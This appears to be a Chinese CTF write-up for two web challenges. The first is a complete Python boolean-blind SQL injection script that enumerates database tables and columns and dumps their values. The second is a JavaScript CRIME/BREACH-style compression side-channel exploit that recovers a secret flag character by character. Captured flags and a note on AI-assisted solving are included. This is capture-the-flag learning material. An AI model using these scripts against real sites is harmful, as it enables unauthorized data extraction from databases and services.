def oracle(expression: str) -> bool:    payload = "x%' AND (" + expression + ")-- "    last_error = None    for attempt in range(6):        try:            response = SESSION.get(BASE, params={"q": payload}, timeout=20)        except requests.RequestException as exc:            last_error = exc            time.sleep(0.4 * (attempt + 1))            continue        match = re.search(r"命中 <strong>(\d+)</strong>", response.text)        if response.status_code != 200 or not match:            last_error = RuntimeError("HTTP " + str(response.status_code))            time.sleep(0.3 * (attempt + 1))            continue        count = match.group(1)        if count == TRUE_COUNT:            return True        if count == FALSE_COUNT:            return False        last_error = RuntimeError("count " + count)        time.sleep(0.3)    raise RuntimeError("oracle failed: " + str(last_error))

def scalar_length(sql: str, upper: int = 128) -> int:    lo, hi = 0, upper    while lo < hi:        mid = (lo + hi) // 2        if oracle("LENGTH((" + sql + "))>" + str(mid)):            lo = mid + 1        else:            hi = mid    return lo

def extract_scalar(sql: str) -> str:    size = scalar_length(sql)    print("length=" + str(size), flush=True)    value = ""    for pos in range(1, size + 1):        lo, hi = 32, 126        while lo < hi:            mid = (lo + hi) // 2            expr = (                "ASCII(SUBSTRING((" + sql + ")," + str(pos) + ",1))>" + str(mid)            )            if oracle(expr):                lo = mid + 1            else:                hi = mid        value += chr(lo)        print(value, flush=True)    return value

def count_until(sql: str, limit: int = 64) -> int:    count = 0    while oracle("(" + sql + ")>" + str(count)):        count += 1        if count > limit:            raise RuntimeError("count exceeded")    return count

def main() -> None:    table_count_sql = (        "SELECT COUNT(*) FROM information_schema.tables "        "WHERE table_schema=database()"    )    table_count = count_until(table_count_sql)    print("database_tables", table_count, flush=True)    for index in range(table_count):        table_sql = (            "SELECT table_name FROM information_schema.tables "            "WHERE table_schema=database() ORDER BY table_name LIMIT "            + str(index) + ",1"        )        table = extract_scalar(table_sql)        print("table", index, repr(table), flush=True)        col_count_sql = (            "SELECT COUNT(*) FROM information_schema.columns "            "WHERE table_schema=database() AND table_name='" + table + "'"        )        col_count = count_until(col_count_sql)        columns = []        for col_index in range(col_count):            column_sql = (                "SELECT column_name FROM information_schema.columns "                "WHERE table_schema=database() AND table_name='" + table + "' "                "ORDER BY ordinal_position LIMIT " + str(col_index) + ",1"            )            column = extract_scalar(column_sql)            columns.append(column)            print(" column", col_index, repr(column), flush=True)        if table == "songs":            continue        row_sql = "SELECT COUNT(*) FROM " + table        print("rows", count_until(row_sql), flush=True)        for column in columns:            if column == "id":                continue            target = (                "SELECT " + column + " FROM " + table + " ORDER BY id LIMIT 0,1"            )            value = extract_scalar(target)            print("VALUE", column, repr(value), flush=True)            escaped = value.replace("\\", "\\\\").replace("'", "\\'")            exact = oracle(                "(SELECT COUNT(*) FROM " + table + " WHERE " + column                + "='" + escaped + "')=1"            )            extra = oracle(                "(SELECT COUNT(*) FROM " + table + " WHERE " + column                + "='" + escaped + "x')=0"            )            print("exact_stored_value_matches_one_row=" + str(exact), flush=True)            print("appended_character_matches_zero_rows=" + str(extra), flush=True)

if __name__ == "__main__": main()flag#
WHUCTF{Lu0Ti@nY1_lS_mY_f@VourItE-51NgER-1077c}大猫嚼嚼嚼#
先看看#
D3LM 小厨房:提交字符串,返回 compressed_length 和嚼了多久。flag 藏在服务端拼接串里。
接口#
app.js:
const response = await fetch('/api/taste', { method: 'POST', headers: { 'Content-Type': 'application/json' }, body: JSON.stringify({ text: input.value, taste_time: window.D3LM.delayMs }),});POST /api/taste,JSON {"text","taste_time"}。taste_time 是服务端 sleep,直接传 0 跳过等待。
压缩旁路#
服务把「提交串 + flag」拼起来 DEFLATE,返回压缩长度。重合越多压得越短——标准 CRIME/BREACH 思路,逐字符爆破。
| 提交 | compressed_length |
|---|---|
| (空) | 46 |
| 16 个 A | 48 |
flag{ | 49 |
手验一位#
const taste = async t => (await (await fetch('/api/taste',{  method:'POST', headers:{'Content-Type':'application/json'},  body:JSON.stringify({text:t, taste_time:0})})).text());
for (const c of "0123456789abcdef")  console.log(c, await taste("flag{"+c));
只有 3 是 49,其余 50 → 第 6 位是 3。

exp#
const taste = async t => {  const r = await (await fetch('/api/taste', {    method: 'POST',    headers: { 'Content-Type': 'application/json' },    body: JSON.stringify({ text: t, taste_time: 0 })   // taste_time=0 跳过 7 秒延时  })).text();  return +r.match(/compressed_length=(\d+)/)[1];        // 取压缩长度};
(async () => {  const cs = "0123456789abcdef}";   // flag 内容是 32 位十六进制  let known = "flag{";  while (!known.endsWith("}") && known.length < 80) {    let best = null, bestLen = 1e9;    for (const c of cs) {               // 逐个候选字符      const L = await taste(known + c);      if (L < bestLen) { bestLen = L; best = c; }  // 压缩长度最小的就是正确字符    }    known += best;    console.log(known);  }  console.log("FLAG =", known);})();
从 flag{ 起,候选 0-9a-f},取压缩最短的往下拼,直到 }。

flag#
flag{37f30abefe4d7e0419e1f99d06f45151}AI使用说明#
解题主要靠 Codex(gpt-6-luna),加上自己搭的 CTF 技能和工作流,详见 https://github.com/Felixz6/whuctf-solver-workflow
Writeup 整理润色用了 Grok:思路和完整脚本保留,结构统一了一下。